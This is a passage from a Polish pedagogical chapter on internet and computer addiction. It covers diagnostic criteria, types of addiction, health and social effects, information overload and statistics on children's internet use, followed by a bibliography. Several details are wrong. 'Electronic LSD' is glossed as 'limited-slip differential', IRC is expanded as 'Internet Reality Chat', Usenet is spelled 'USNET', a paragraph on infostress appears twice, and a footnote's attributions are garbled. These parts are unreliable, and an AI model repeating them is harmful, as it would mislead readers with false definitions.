¹⁷ A. Augustynek, *Uzależnienia komputerowe. Diagnostyka, rozpowszechnienie, terapia*. Wyd. Difin 2010; A. Augustynek, *Psychologiczne aspekty korzystania z Internetu* [w:] *Formowanie się społeczności informacyjnej*, red. L. Haber, Tekst-Graf, Kraków 2003; B. Kozusznik (red.), *Zarządzanie i technologie informacyjne t. 1, Komunikacja w dobie Internetu*, Wydawnictwo UŚ, Katowice, 2004; A. Jakubik, *Zespół uzależnienia od Internetu (ZUI)*, „Studia Psychologica” nr 3, 2002.

niczenia na rzecz Internetu czasu przeznaczonego na sen, odżywianie, naukę, pracę zawodową, obowiązki rodzinne, kontakty towarzyskie itd. (**faza destrukcji**). Niebagatelne znaczenie ma też w tej fazie istotne pogarszanie się stanu zdrowia.

Kimberly Young jako pierwsza w oparciu o kryteria patologicznego hazardu wyróżniła osiem objawów uzależnienia od Internetu, z których przynajmniej pięć musi być stwierdzonych i wystąpić w ciągu ostatniego roku, aby móc zdiagnozować to zaburzenie. Te objawy to:

- silne pochłonięcie Internetem, wyrażające się w obsesyjnym myśleniu o nim nawet wtedy, gdy się z niego nie korzysta;
- sukcesywnie zwiększający się czas przebywania w Internecie, aby osiągnąć satysfakcję z tej aktywności;
- powtarzające się nieudane próby kontrolowania czasu spędzanego w Internecie;
- odczuwanie przygnębienia, niepokoju i podenerwowania z powodu ograniczenia lub zrezygnowania z korzystania z Internetu;
- problem z kontrolowaniem czasu przebywania w Internecie;
- występowanie problemów społecznych i osobistych (związanych z rodziną, przyjaciółmi, pracą lub/i szkołą), wynikających z zaabsorbowania Internetem;
- okłamywanie ludzi z najbliższego otoczenia w celu ukrycia wzrastającego zaangażowania w sprawy Internetu;
- aktywność internetowa przybiera formę ucieczki od problemów oraz przykrych stanów emocjonalnych¹⁸.

3. Rodzaje uzależnień od Internetu

Według Kimberly Young wyróżnić można następujące rodzaje uzależnień od Internetu:

- **Socjomania internetowa** – jest to **uzależnienie od internetowych kontaktów społecznych** (*cyber-relationship addiction*). Osoba nawiązuje nowe kontakty tylko i wyłącznie poprzez sieć, ma zachwiane relacje **człowiek – człowiek** w kontaktach poza siecią. Ludzie tacy potrafią godzinami „rozmawiać” z innymi użytkownikami Internetu, lecz mają trudności przy kontaktach osobistych (fobia społeczna), nie potrafią odczytywać informacji nadawanych na płaszczyźnie komunikacji niewerbalnej lub odczytują je błędnie. **Uzależnienie od sieci** (*net compulsions*) – **socjomania**, polega na pobycie w Internecie i jest uzależnieniem od internetowych kontaktów społecznych. Człowiek nawiązuje

¹⁸ M. Sokołowski (red.), *Oblicza Internetu. Internet w przestrzeni komunikacyjnej XXI wieku*. Wyd. PWSZ, Elbląg 2006.

bądź też kontynuuje relacje towarzyskie poprzez sieć, gdy tymczasem znajomości twarzą w twarz ulegają degradacji poprzez zanik więzi emocjonalnych z najbliższymi, rodziną, sąsiadami. Uzależnieni nieustannie kontaktują się z innymi użytkownikami poprzez czat, portale społecznościowe, komunikatory internetowe, maile. Jest ono bardzo podobne do uzależnienia od komputera, lecz polega na byciu w sieci. W Polsce jest głównie spotykane u osób posiadających komputer ze stałym łączem. Osoby takie są cały czas zalogowane do sieci i obserwują, co się tam dzieje. Uzależnienie to łączy w sobie wszystkie inne formy Zespołu Uzależnień Internetowych.

- **Internet Reality Chat** (*Internet Relay Chat – IRC*) – jest to usługa służąca do porozumiewania się z innymi osobami korzystającymi z Internetu; to forma pisanej rozmowy. Dzięki tej usłudze można poznać wiele osób i zdobyć nową wiedzę. Zanotowano już w Polsce pierwsze małżeństwa, które zapoznały się w ten sposób i po spotkaniu w „realu” (miejsce realne – nie Internet) związały się ze sobą. Inną istotną zaletą tych form komunikacji jest możliwość porozumiewania się z ludźmi z całego świata bez ponoszenia gigantycznych kosztów, które wiązałyby się z rozmowami telefonicznymi. Według niektórych szacunków z IRC-a korzysta w jednym czasie około 10 000 użytkowników na całym świecie.

- **Grupy dyskusyjne** (*newsgroups*) i **listy adresowe** – jest to ta część sieci, która została z początkowych lat wprowadzania Internetu (USNET). Dzięki nim dostajemy sporo e-maili z grupy lub listy, do której się zapisaliśmy. Samo przeczytanie takiej ilości korespondencji jest już nie lada kłopotliwe, gdyż często dzienna liczba odpowiedzi przekracza kilkadziesiąt, a nawet kilkaset. Często można dowiedzieć się z nich wielu ciekawych rzeczy, lecz z reguły są to jakieś ogólne informacje, które tylko zabierają nam czas.

- **World Wide Web (WWW)** – zasoby Web są nieprzebrane, istnieją miliony stron poświęconych przeróżnej tematyce. Chcąc się czegoś dowiedzieć o danej dziedzinie życia, wystarczy przeszukać zasoby pajęczyny. Nawet, jeśli szukamy takich informacji jak przepis na truciznę, jak uprawiać marihuanę lub skonstruować bombę atomową, to zawsze znajdziemy. Na stronach internetowych jest wszystko. Wśród internautów krąży nawet powiedzenie, „Jeśli czegoś nie ma w Internecie, to to nie istnieje”. Ze stron WWW można dowiedzieć się praktycznie wszystkiego nawet, jeśli ktoś nigdy nie był w danym miejscu. Rozwija się moda na tzw. *wycieczki wirtualne*.

- **Uzależnienie od gier** (zaczyna się już w dzieciństwie); często występuje wówczas, gdy zapracowani rodzice są wręcz zadowoleni, że dziecko ma jakąś rozrywkę i nie popada w „złe” towarzystwo. Przeciwnikiem może być komputer lub inni gracze (popularna opcja multiplayer). Najczęściej uzależniają się od nich dzieci i młodzi mężczyźni. Zazwyczaj fabuły tych gier epatują przemo-

cą i wyzwalają ogromne pokłady agresji. Jednak dziecko izoluje się od rówieśników, traci kontakt z rzeczywistością i zamyka się w swoim pokoju z komputerem, czego rodzice nie dostrzegają i nie traktują jako narastającego problemu.

Gry mogą występować jako niezależne programy odtwarzane na dedykowanych im konsolach, bądź jako gry online zamieszczane na portalach internetowych

Gry online – powstało już setki serwisów poświęconych różnym grom komputerowym. Problem gier online (w sieci) polega na tym, iż naszym przeciwnikiem nie jest komputer, lecz żywy człowiek, który gdzieś na świecie siedzi przed monitorem swojego komputera, tak jak i my. Według niektórych badaczy tego zjawiska poprzez tego typu gry narasta w graczach poziom agresji, który następnie jest rozładowywany w świecie realnym, na zwykłych ludziach, ale są też teorie przeciwne, twierdzące, że tego typu gry mogą być okazją do rozładowania napięcia. Grając z „ludzkim” przeciwnikiem to nie my (poprzez wybór stopnia trudności) określamy, jak dobry będzie nasz konkurent często robi to za nas przypadek. Pozwala to na sprawdzenie się, jak my sami wypadamy w porównaniu z kimś innym. W życiu realnym odpowiada temu zachowaniu wszelka forma konkurencji czy to w sporcie, czy w pracy. Synchroniczne gry interaktywne są środowiskiem, w którym internauci spędzają dużo czasu będąc w sieci. Środowisko gier internetowych przyjmuje wiele form, od synchronicznych pogaduszek, po MUD-y oraz metaświaty. Tematyka tych gier także jest bardzo zróżnicowana, różnią się między sobą stopniem skomplikowania akcji, a przede wszystkim treścią (gry symulacyjne, strategiczne, przygodowe, akcji oraz role-playing – „reżyserskie”).

T. Zyss i J. Boroń z Collegium Medicum, którzy zajmowali się analizą mechanizmu uzależnienia od gier zadali sobie pytanie: Jakie gratyfikacje uzyskuje osoba, grająca w gry interaktywne, które rekompensują jej zmęczenie fizyczne i motywują do ciągłego podejmowania gry?¹⁹

- Otóż z przeprowadzonej analizy wynika, że komputer traktowany jest przez grającego jako niezwykle atrakcyjny partner. O jego atrakcyjności decydują następujące cechy:
- jest zawsze gotowy do podjęcia zabawy (nie męczy się i nie odmawia);
- daje możliwość wielokrotnego powracania do tych samych, ulubionych scenariuszy, daje możliwość odoskonalenia wyników i ponownego przeżywania przyjemności;
- zapewnia najmniej raniący sposób uczenia się (ocenia błędy, ale nie okazuje złości, rozczarowania; jest sprawiedliwy);
- daje pozorne poczucie wiedzy i omnipotencji (mam wpływ na to, co się wydarzy);

¹⁹ J. Boroń-Zyss wskazuje, że istnieje wiele wspólnych cech między graniem w gry a hazardem. Por. T. Borowska, współautorka *Pedagogia ograniczeń ludzkiej egzystencji*, IBE, Warszawa 1998.

- interpretacja wygranej i przegranej może być zawsze pozytywna (nie wstyd przegrać z mądrym komputerem, a jeśli się wygra, tym większy sukces);
- umożliwia aktywne rozładowywanie emocji (przeżywanie bezpiecznego, kontrolowanego ryzyka);
- umożliwia zaspokajanie różnorodnych potrzeb i popędów niemożliwych do zrealizowania w rzeczywistości (np. potrzeby osiągnięć, więzi czy potrzeby seksualnej).

Świat gier komputerowych może być szczególnie ponętny dla osób młodych, często zagubionych, mających trudności w nawiązywaniu kontaktów interpersonalnych, osób, które potrzebują dowartościowania. Dzięki technice gier interaktywnych łatwo wkracza się w bezpieczny świat fantazji, w którym jest się takim, jakim się samemu wykreuje. W literaturze popularnonaukowej porównuje się świat gier komputerowych do „elektronicznego LSD (ang. *limited-slip differential*)”²⁰.

- **Uzależnienie od komputera** (ang. *computer addiction*) – osoba chora nie musi w tym wypadku „być” w sieci, wystarczy, iż spędza czas przy komputerze. Nie jest dla niej ważne to, co robi, czy pisze ważną pracę, czy gra w pasjansa. Liczy się tylko to, że komputer jest włączony, a ona spędza przy nim czas.

- **Erotomania internetowa** (ang. *cybersexual addiction*) – polega głównie na nałogowym oglądaniu filmów i zdjęć z materiałami pornograficznymi lub pogawędkach na czatach o tematyce seksualnej przy jednoczesnym pogorszeniu jakości życia seksualnego w realnym świecie.

Zjawisko to zaczyna być bardzo groźne, gdy na materiały o treści pornograficznej trafiają osoby małoletnie lub z zaburzeniami w sferze emocjonalnej. Innym czynnikiem tego zaburzenia są wszelkie dewiacje seksualne, takie jak pedofilia, skrajny ekshibicjonizm i inne. Tego typu stron są tysiące, nawet reakcja organów porządkowych, takich jak Policja, nie przynosi skutku, gdyż wiele z tych witryn jest zarejestrowanych np. w Tajlandii, a obsługujący je serwer jest umieszczony jeszcze w innym zakątku świata, który ma równie liberalne prawo²¹.

- **Zakupy przez Internet** – nałogowe kupowanie rzeczy niepotrzebnych, wydawanie ogromnej ilości pieniędzy tylko dlatego, żeby nie przegapić promocji czy kolejnej „niepowtarzalnej okazji”, nałogowe i stałe przeglądanie aukcji i serwisów ogłoszeniowych.

- **Aukcje internetowe** – jest to najnowsze zjawisko występujące w Internecie. Do największych polskich aukcji internetowych zalicza się Allegro (www.allegro.pl). Osoby zaglądające na tę stronę czują podniecenie związane z grą, z tym, że licytują jakiś przedmiot, czy właśnie zdobywają cenny okaz do swojej kolekcji.

²⁰ R. Poprawa, *W pułapce Internetu...*

²¹ J. Gajda, *Uzależnienie od Internetu w świetle dotychczasowych badań*, <http://www.psychologia.net.pl/artukul.php?level=561>

4. Skutki uzależnienia od Internetu

Najogólniej – zgodnie z proponowanym integralnym modelem człowieka – skutki uzależnienia można podzielić na trzy grupy:

- skutki fizjologiczne i fizyczne;
- skutki psychologiczne, w tym skutki osobowe wywołane zmianami w relacjach interpersonalnych;
- skutki w życiu duchowym osób uzależnionych.

4.1. Skutki fizjologiczne uzależnienia od komputera i Internetu

Cielesność człowieka uzależnionego od technologii informacyjnych wynika z charakteru dominujących form aktywności osób korzystających z tych technologii. Konieczna pozycja siedząca, przy biurku, śledzenie monitora i obsługa sprzętu informatycznego prowadzi do zaburzeń w tych właśnie zakresach. Osoby często korzystające z komputera skarżą się na problemy ze wzrokiem, kręgosłupem i narzekają na tzw. *ciasny nadgarstek*.

Najczęściej w tym przypadku występują:

- zaburzenia kontroli popędów;
- pogorszenie wzroku;
- bóle pleców i kręgosłupa;
- podatność na infekcje;
- podrażnienia skóry (spowodowane bombardowaniem cząsteczkami kurzu dodatkowo zjonizowanych przez kineskop monitora);
- bezsenność;
- nadpobudliwość²².

Zajęcie dojrzałej postawy wobec ciała jest jednym z podstawowych zadań wychowawczych, gdyż sposób odnoszenia się do cielesności określa w dużym stopniu sytuację życiową danego człowieka, jakość jego więzi międzyosobowych, jego zdolność lub nie do miłości i odpowiedzialności, a także granice jego wewnętrznej wolności. Tak, jak istnieją błędy w posługiwaniu się myśleniem, emocjami, wrażliwością moralną, sferą duchową, religijną czy społeczną, tak też istnieją błędy w sposobie kierowania własnym ciałem²³.

4.2. Skutki psychologiczne i społeczne uzależnienia od komputera i Internetu

Do skutków psychologicznych uzależnienia od Internetu należy zaliczyć zachwianie komunikacji w sferze pozawerbalnej i werbalnej, depresje powodowa-

²² A. Augustynek, *Psychologiczne aspekty korzystania...*

²³ M. Dziewiecki, *Pedagogika ciała*, http://www.opoka.org.pl/biblioteka/I/ID/pedagogika_ciala.html#m7

ne brakiem kontaktu z siecią, zanik więzi emocjonalnych z osobami najbliższymi, rodziną, przyjaciółmi. Skutki, jakie wywołuje uzależnienie od technologii informacyjnych i technologii internetowych, są bardzo poważne. Do najważniejszych należy zaliczyć:

- zaburzenia koncentracji uwagi i sprawności myślenia;
- zaniedbanie życia rodzinnego, zanik więzi rodzinnych i możliwości oddziaływań wychowawczych ze strony rodziców;
- utrata zainteresowania wszelkimi formami aktywności społecznej;
- zaburzenia relacji interpersonalnych (np. rezygnacja z bezpośredniego kontaktu), utratę przyjaciół – cały przekaz emocjonalny skupia się na znajomych i przyjaciółach z sieci;
- zachwianie komunikacji w sferze pozawerbalnej i werbalnej;
- fobię społeczną, która wyraża się unikaniem kontaktów osobistych z innymi ludźmi; w skrajnych przypadkach dochodzi do całkowitego wyalienowania, niemożności kontaktowania się z otoczeniem;
- depresje powodowane brakiem kontaktu z siecią, zaburzenia w sferze uczuć i emocji;
- utratę dotychczasowych zainteresowań;
- zaburzenia w normalnym funkcjonowaniu jednostki – z osobą uzależnioną można porozmawiać tylko o tym, co się dzieje w sieci, np. jaka nowa strona WWW powstała, inne sfery życia jej nie interesują;
- osłabienie siły woli i osobowości;
- rozregulowanie, a wręcz przestawienie cyklu okołodobowego, głównie zaś rytmu sen – aktywność;
- zaniedbywanie nauki lub pracy;
- zapominanie o posiłkach;
- utrwalenie postaw egocentrycznych;
- zaburzenia w zakresie własnej tożsamości;
- zawężenie zainteresowań i możliwości intelektualnych;
- zmiana języka (zubożenie, techniczny slang, używanie skrótów);
- zmniejszenie potrzeb seksualnych;
- niekontrolowanie czasu spędzanego w sieci;
- rezygnacja z innych rozrywek i przyjemności;
- brak troski o własne zdrowie (zarwane noce, nieregularne posiłki) i higienę osobistą;
- kłopoty finansowe (przy korzystaniu z kosztownej sieci w domu);
- utrata pracy (przy wykorzystywaniu dla swoich potrzeb sieci w firmie)²⁴.

²⁴ G. Kiedrowicz, *Zagrożenia dla edukacji wspomaganą technologią informacyjną*, <http://gazeta.it.pl/pl/edukacja/5065>

Główna aktywność takiego internauty ma miejsce w godzinach nocnych. Osoby takie przez zmianę cyklu okołodobowego zaniedbują pracę i życie rodzinne. Gwałtowna zmiana zachowań związanych z cyklem dobowym może prowadzić do rozdrażnienia, podenerwowania i spadku sprawności psychicznej. Jest to o tyle groźne, że zmianie nie ulega tylko i wyłącznie czas snu i aktywności, lecz również następują wahania stężenia we krwi hormonów, glukozy, oraz innych substancji ważnych dla prawidłowego funkcjonowania organizmu. W przypadku młodych ludzi szczególnie groźne jest:

- ograniczenie, a nawet rezygnacja z ruchu i aktywnego wypoczynku na świeżym powietrzu;
- zaniedbywanie obowiązków szkolnych i domowych;
- kształtowanie się nowych, w tym szkodliwych zachowań, postaw w związku z narażeniem na szkodliwe bodźce psychiczne (przemoc fizyczna, słowna, erotyka) zamieszczone na wielu stronach www;
- niezdanie do kolejnej klasy (dzieci i młodzież) bądź utrata pracy (dorośli);
- kłopoty w sferze zawodowej – włącznie z utratą i niemożnością znalezienia innej pracy.

5. Uzależnienie od Internetu a przeciążenie i zmęczenie informacyjne

Współczesność przesycona jest informacyjnie. Każdego człowieka stawia to w sytuacji przymusu poszukiwania i pobierania informacji (*information overload*). Dostęp do informacji, jako prawo każdego obywatela prowokuje pytania o wolność osobową, odpowiedzialność i kompetencje korzystania z tych wartości w sytuacjach trudnych, nowych i niepewnych.

Information fatigue, czyli zmęczenie informacyjne to pojęcie sięgające 1685 roku, kiedy francuski naukowiec Adrien Baillet powiedział: „Mamy powód, żeby obawiać się, że liczba książek, która rośnie każdego dnia, spowoduje, że na następne stulecia zapadniemy w stan barbarzyństwa, jak ten który nastąpił po upadku Imperium Rzymskiego”²⁵.

Nowoczesne urządzenia IT często utrudniają koncentrację i są raczej formą rozrywki niż narzędziami wspomagającymi naukę. Cyfrowy świat determinuje wszystko. Obecnie młodzi ludzie to tzw. *digital natives*, czyli **cyfrowe dzieci** nieznające życia bez komputera i Internetu.

Uzależnienia/nałogi informacyjne²⁶ prowadzą do **informacyjnego zmęczenia psychicznego**. Uzależnienia informacyjne, z których najczęściej wymienia-

²⁵ <http://tech.wp.pl/kat,1009793,title,Zagrozenia-ery-cyfryzacji-czy-nadmiar-informacji-i-faktow-moze-byc-grozny,wid,14816230,wiadomosc.html?ticaid=11049a>

²⁶ W. Babik, *O niektórych chorobach powodowanych przez informacje*, bg.uwb.edu.pl/download/ei_bialystok.ppt

ne są uzależnienia od Internetu, ujawniają się jako: wewnętrzny przymus bycia w sieci; ucieczka od świata realnego do sztucznego świata wirtualnego; dostęp do patologicznych grup kulturowych; alienacja (np. alienuje człowieka telepraca).

Obok bowiem stałego jej rozrostu, trudnego do uchwycenia przez pojedynczego człowieka, pojawiają się rozmaite jego wady, będące źródłem zagrożeń tzw. chorobami informacyjnymi.

6. Choroby informacyjne

Powstają więc nie tylko nowe media i nowe nośniki informacji, lecz także nowe zagrożenia i niebezpieczeństwa z tym związane. Na przykład w USA jedna trzecia amerykańskich menedżerów cierpi na tzw. **syndrom zmęczenia informacyjnego**, 49% z nich już w 1996 roku potwierdziło, że nie jest w stanie przetworzyć i wykorzystać docierających do nich informacji (w roku 1997 liczba ta wzrosła do 65%), a 43% uważa, że nadmiar informacji w istocie powoduje pogorszenie trafności, a także opóźnienie podejmowanych przez nich decyzji.

Fakt ten nie może nikogo dziwić, skoro więcej informacji wyprodukowaliśmy w ciągu ostatnich 30 lat, niż przez poprzednie 5 tysięcy lat, a do decydentów, czyli tzw. elit władzy, dociera zaledwie 28% informacji z interesującej ich dziedziny czy specjalności, a w tym tylko 25% informacji „strategicznej”, niezbędnej dla podjęcia prawidłowych decyzji.

Choroby informacyjne²⁷ można pogrupować następująco:

a) ze strony nadawcy informacji:

- brak poczucia odpowiedzialności za nadawany komunikat;
- brak troski o prawdziwość komunikatu;
- nieprzekazywanie komunikatu w całości wraz ze wszystkimi towarzyszącymi im informacjami, które mogą być potrzebne odbiorcy do pełnego i poprawnego odbioru komunikatu;
- urojenia informacyjne: generowanie informacji w oparciu o własne domysły niepoparte faktami (na przykład plotki)²⁸;

b) ze strony poszukującego informacji:

- frustracja informacyjna;
- samotność informacyjna;
- **stres informacyjny**;
- przeciążenie informacyjne;

²⁷ W. Furmanek, *Antropoinfosfera współczesnego człowieka...*, s. 49–74.

²⁸ W. Babik, *O niektórych chorobach...*

c) ze strony odbiorcy informacji:

- bezkrytyczny odbiór i przekazywanie informacji, często bez jej zrozumienia i internalizacji;
- tendencyjny (życzeniowy) odbiór informacji;
- selektywny odbiór tylko tych informacji, których spodziewa się odbiorca, czyli intencjonalne nastawienie na odbiór informacji;
- ignorowanie tych informacji, które są w konflikcie z doświadczeniami odbiorcy;
- kompletny brak zaufania do nadawcy komunikatu;
- niewłaściwe rozumienie komunikatów;
- przeciążenie informacyjne²⁹.

7. Stres informacyjny

Pogłębia się on w związku ze stałym rozrostem infosfery człowieka i jej niekonwencjonalnymi właściwościami. W istocie infosfera obejmuje nie tylko całe systemy informacji, ale także jej zniekształcenia nazywane **smogiem informacyjnym oraz szumem informacyjnym**.

Nadmiar informacji może powodować u ludzi niechęć do interesowania się nimi. Ujawnia się to w trudnościach z koncentracją uwagi na tych informacjach. Zjawisko tzw. *infostresu* to specyficzny stan psychiczny u człowieka wywołany permanentną niemożnością przetworzenia wszystkich docierających do niego informacji. Dekoncentracja powoduje zwiększoną skłonność do pomijania informacji istotnych dla podejmowanych decyzji, trudności w znajdowaniu powodów do zainteresowania informacją przez inne osoby, brakiem czasu na refleksję nad całym bagażem informacji.

Zjawisko tzw. *infostresu* to specyficzny stan psychiczny u człowieka wywołany permanentną niemożnością przetworzenia wszystkich docierających do niego informacji. Ważną przyczyną upowszechnienia się zjawiska dewaluacji informacji jest **brak w pełni użytecznych technologii filtrowania informacji**.

8. Zasięg zjawisk uzależnienia od technologii informacyjnych

Na Internet, jako globalną otwartą sieć rozproszoną, składają się trzy różne, a równocześnie uzupełniające się elementy. Internet to bowiem:

- sieć złożona z połączonych ze sobą sieci;
- społeczność, która korzysta z tej sieci i ją rozwija;
- zbiór zasobów, które znajdują się w tej sieci³⁰.

²⁹ Tamże.

³⁰ J. Zieliński, *Czym jest Internet?*, <http://www.winter.pl/internet/czym.html> (1 czerwca 2007).

Zdaniem J. Zielińskiego definicja ta wskazuje trzy ściśle powiązane ze sobą warstwy Internetu: *techniczną, społeczną i informacyjną*.

Internet jest jednym z najbardziej rozwijających się systemów na świecie. Stale wzrasta liczba komputerów podłączonych do sieci. Wzrasta też ilość i jakość usług przez nią oferowanych³¹.

Raz jeszcze podkreślmy, że o skali zagrożenia mogą świadczyć statystyki dotyczące korzystania przez dzieci z Internetu³²:

- 89% dzieci w Polsce korzysta z Internetu;
- czas korzystania z Internetu przez dzieci wydłuża się. Od 2006 do 2007 zwiększył się z 15 godzin 56 minut do 24 godzin 27 minut. Pod uwagę brany był średni czas w trakcie jednego miesiąca;
- 45% dzieci (czyli co drugie) korzysta z Internetu codziennie lub prawie codziennie;
- 70% dzieci w wieku 7–14 lat gra on-line.

9. Wybrane wnioski z wyników badań uzależnienia od technologii informacyjnych

W świetle różnych wyników badań – jak to wskazują R. Poprawa³³ oraz J. Gajda³⁴ – uzależnienia od Internetu i technologii informacyjnych wiążą się:

- **z trudnościami w podtrzymywaniu i realizowaniu realnych kontaktów interpersonalnych oraz pogłębiającą się izolacją społeczną i samotnością.** U wielu problematycznych internautów stwierdza się wysoki poziom depresyjności (skłonność do przeżywania negatywnych nastrojów i zaniżania poczucia własnej wartości), kompulsywności i poczucia osamotnienia, które wzrastają wraz z latami zaangażowania w Internet;
- **z poszukiwaniem w Internecie rozwiązania swoich trudności interpersonalnych;** korzystaniem z Internetu jako formy ucieczki od wymagań życiowych. Stwierdza się u nich silną tendencję do zwlekania i dystrakcji w rozwiązywaniu zadań i problemów życiowych oraz skłonność do pesymistycznego przeżywania myśli. Często wiąże się to z brakiem pewności siebie, niską samooceną i samoakceptacją;

³¹ B. Siemieniecki, W. Lewandowski, *Internet w szkole*, Wyd. A. Marszałek, Toruń 2000, s. 8.

³² J. Barlińska, *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dzieciokowsieci.fdn.plstrona.php/> (dostęp: 21.03.2011).

³³ R. Poprawa, *W pułapce Internetu*, <http://www.badania.psychologia.uni.wroc.pl/?type=artykul>

³⁴ J. Gajda, *Uzależnienie od Internetu w świetle dotychczasowych badań*, <http://www.psychologia.net.pl/artykul.php?level=561>

- z takimi cechami użytkowników, jak **wrażliwość na społeczne odrzucenie** (lęk przed odrzuceniem, lęk społeczny) i **trudności z otwartą komunikacją interpersonalną**, niska inteligencja emocjonalna i kompetencje społeczne oraz powiązane z nimi nieśmiałość i zewnętrzne umiejscowienie poczucia kontroli.

Badania potwierdzają, że najczęściej **nałogowi internauci** to osoby skłonne do społecznego izolowania się, pozostawania w samotności, niekonwencjonalni indywidualiści, polegający głównie na sobie; są to osoby o wysoce rozwiniętym myśleniu abstrakcyjnym; o wyższym poziomie lęku społecznego, wrażliwości i reaktywności emocjonalnej; u pewnej części uzależnionych użytkowników Internetu można stwierdzić pewne zaburzenia pierwotne wobec patologicznego wikłania się w Internet.

Odwołując się do kryteriów diagnostycznych uzależnienia od Internetu można stwierdzić, że problem ten znacząco wiąże się z deficytami umiejętności radzenia sobie ze stresem i przystosowywania się do wymagań życia społecznego, frustracją ważnych potrzeb życiowych oraz kompensowaniem pewnych deficytów osobowościowych.

Wyniki badań w tej problematyce wskazują, że **uzależnienie od Internetu silnie powiązane jest ze stresem życiowym** i brakiem poczucia koherencji, czyli braku spójności między potencjałem poznawczym, jakim dysponuje osoba a wymaganiami, jakim musi sprostać w konkretnej sytuacji. Deficyty zasobów radzenia sobie wyrażające się w niskim poczuciu koherencji, wiążą się z intensywniejszym doświadczaniem stresu życia codziennego i większym ryzykiem poszukiwania alternatywnych, często nieprzystosowawczych i niekonstruktywnych strategii radzenia sobie w sytuacji. Dla osób poszukujących poprzez aktywność internetową **emocjonalnej ulgi, zapomnienia o swoich problemach i słabościach** oraz wzmożenia emocji pozytywnych. Wysoce ryzykują uzależnieniem od Internetu osoby uciekające w tą aktywność od rozwiązywania, zmierzania się z codziennymi, realnymi problemami.

Zakończenie

Omówiona problematyka uzależnienia od technologii informacyjnych należy do zagadnień teoretycznych podstaw teleologii dydaktyki informatyki. Zarówno w oficjalnych dokumentach edukacji (podstawach programowych, zatwierdzanych podręcznikach, rozporządzeniach Ministerstwa), jak też w teorii i praktyce pedagogicznej powinno wzmacniać się znaczenie wychowania ku wartościom w walce z uzależnieniami od technologii informacyjnych i internetowych. Wychowanie ku wartościom, w tym wychowanie w odpowiedzialności może skutecznie zabezpieczyć przed uzależnieniem. Natomiast już zaistniałe

negatywne skutki tych uzależnień można zniwelować tylko i wyłącznie poprzez terapię osoby uzależnionej, która uzmysłowi jej, jakie szkody poniosła w wyniku chorobliwego korzystania z Internetu i jak można je naprawić.

Rozwijanie świadomości w zakresie szkodliwości omówionych zagrożeń powinno stawać się wytyczną dla programowania rozmaitych form dokształcania i doskonalenia nauczycieli wszystkich specjalności. Użytecznymi dla nauczycieli są publikowane na portalu psychologicznym Instytutu Psychologii Zdrowia Polskiego Towarzystwa Psychologicznego opracowania. Tam także można znaleźć m.in. autodiagnostyczny „*Kwestionariusz uzależnienia od Internetu*”, a także inne testy³⁵ przydatne w działalności pedagogicznej nauczycieli.

Wykorzystane źródła

- Augustynek A., *Psychologiczne aspekty korzystania z Internetu* [w:] *Formowanie się społeczności informacyjnej*, red. L. Haber, Tekst-Graf, Kraków 2003.
- Augustynek A., *Uzależnienia komputerowe. Diagnoza, rozpowszechnienie, terapia*. Wyd. Difin, Warszawa 2010.
- Babik W., *O niektórych chorobach powodowanych przez informacje*, bg.uwb.edu.pl/download/ei_bialystok.ppt
- Barlińska J., *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dziekowswieci.fdn.plstrona.php/> (dostęp: 21.03.2011).
- Barlińska J., *Młodzież w sieci – podłoże zachowań agresywnych i antyspołecznych* [w:] *Jak reagować na cyberprzemoc. Poradnik dla szkół*, red. Ł. Wojtasik, <http://dziekowswieci.fdn.plstrona.php/> (dostęp: 21.03.2011).
- Borowska T. (współ.), *Pedagogia ograniczeń ludzkiej egzystencji* 1998.
- Chmielewski A., Stanisławska A.K., *17 elementów dobrego kursu online*, http://www.puw.pl/downloads/docs/17_elementow.pdf (dostęp: 02.03.2011).
- Dąbrowski M., *e-learning 2.0 – przegląd technologii i praktycznych wdrożeń*, <http://www.e-mentor.edu.pl/artukul/index/numer/23/id/510> (dostęp: 04.04.2011).
- Dziewiecki M., *Formacja sfery cielesnej*, http://www.opoka.org.pl/biblioteka/I/ID/md_0310_cielesna.html
- Dziewiecki M., *Pedagogika ciała*, http://www.opoka.org.pl/biblioteka/I/ID/pedagogika_ciala.html#m7
- Furmanek W., *Antropoinfosfera współczesnego człowieka*, „Dydaktyka informatyki. Informatyka wspomagająca całościowe uczenie się”, nr 8 (2013), s. 49–74,
- Furmanek W., *Model człowieka paradygmatem nauk pedagogicznych*, „Edukacja – Technika – Informatyka, Rocznik Naukowy” nr 3, 2012, s. 25–42.
- Furmanek W., *Zagubione i zaniedbane obszary pedagogiki* [w:] *Możliwości i strategie zwiększenia szans edukacyjnych dzieci i młodzieży – konteksty edukacyjne i społeczne*, red. K. Barłóg, E. Kensy i M. Rorat. Rzeszów 2012, s. 13–55.

³⁵<http://old.psychologia.edu.pl/index.php?dz=strony&op=spis&id=169&lang=pl> (dostęp: 17.06.2011).

- Gajda J., *Uzależnienie od Internetu w świetle dotychczasowych badań*, <http://www.psychologia.net.pl/artukul.php?level=561>
- Giernatowska B., *Implementacja metody projektu w edukacji wykorzystującej ICT*, <http://www.up.krakow.pl/ktime/ref2006/Giernatowska.pdf> (data dostępu: 01.04.2011).
- <http://old.psychologia.edu.pl/index.php?dz=strony&op=spis&id=169&lang=pl> (dostęp: 17.06.2011).
- http://pl.wikipedia.org/wiki/Zesp%C3%B3%C5%82_uzale%C5%BCnienia_od_internetu
- <http://tech.wp.pl/kat,1009793,title,Zagrozenia-ery-cyfryzacji-czy-nadmiar-informacji-i-faktow-moze-byc-grozny,wid,14816230,wiadomosc.html?ticaid=11049a>
- http://www.opoka.org.pl/biblioteka/1/ID/md_0310_cielesna.html
- <http://www.robust.wsp.lodz.pl/>
- <http://www.wsp.lodz.pl/Cyberbullying-344-0.html>
- <http://www.youtube.com/user/wsplozpl?gl=PL&hl=pl>
- Jakubik A., *Zespół uzależnienia od Internetu (ZUI)*, „Studia Psychologica” nr 3, 2002.
- Kiedrowicz G., *Zagrożenia dla edukacji wspomaganiej technologią informacyjną*, <http://gazeta.it.pl/pl/edukacja/5065>
- Kołodziejczyk W., *Mikroblogi w edukacji*, http://www.edunews.pl/index.php?option=com_content&task=view&id=1141&Itemid=15 (dostęp: 03.04.2011).
- Kondrat K., *Programy edukacyjne Unii Europejskiej*, <http://www.konferencja.edu.pl/ref8/pdf/pl/KalinaKondrat-Elblag.pdf> (dostęp: 26.03.2011).
- Kozusznik B. (red.), *Zarządzanie i technologie informacyjne*, t. 1: *Komunikacja w dobie Internetu*, Wydawnictwo UŚ, Katowice, 2004.
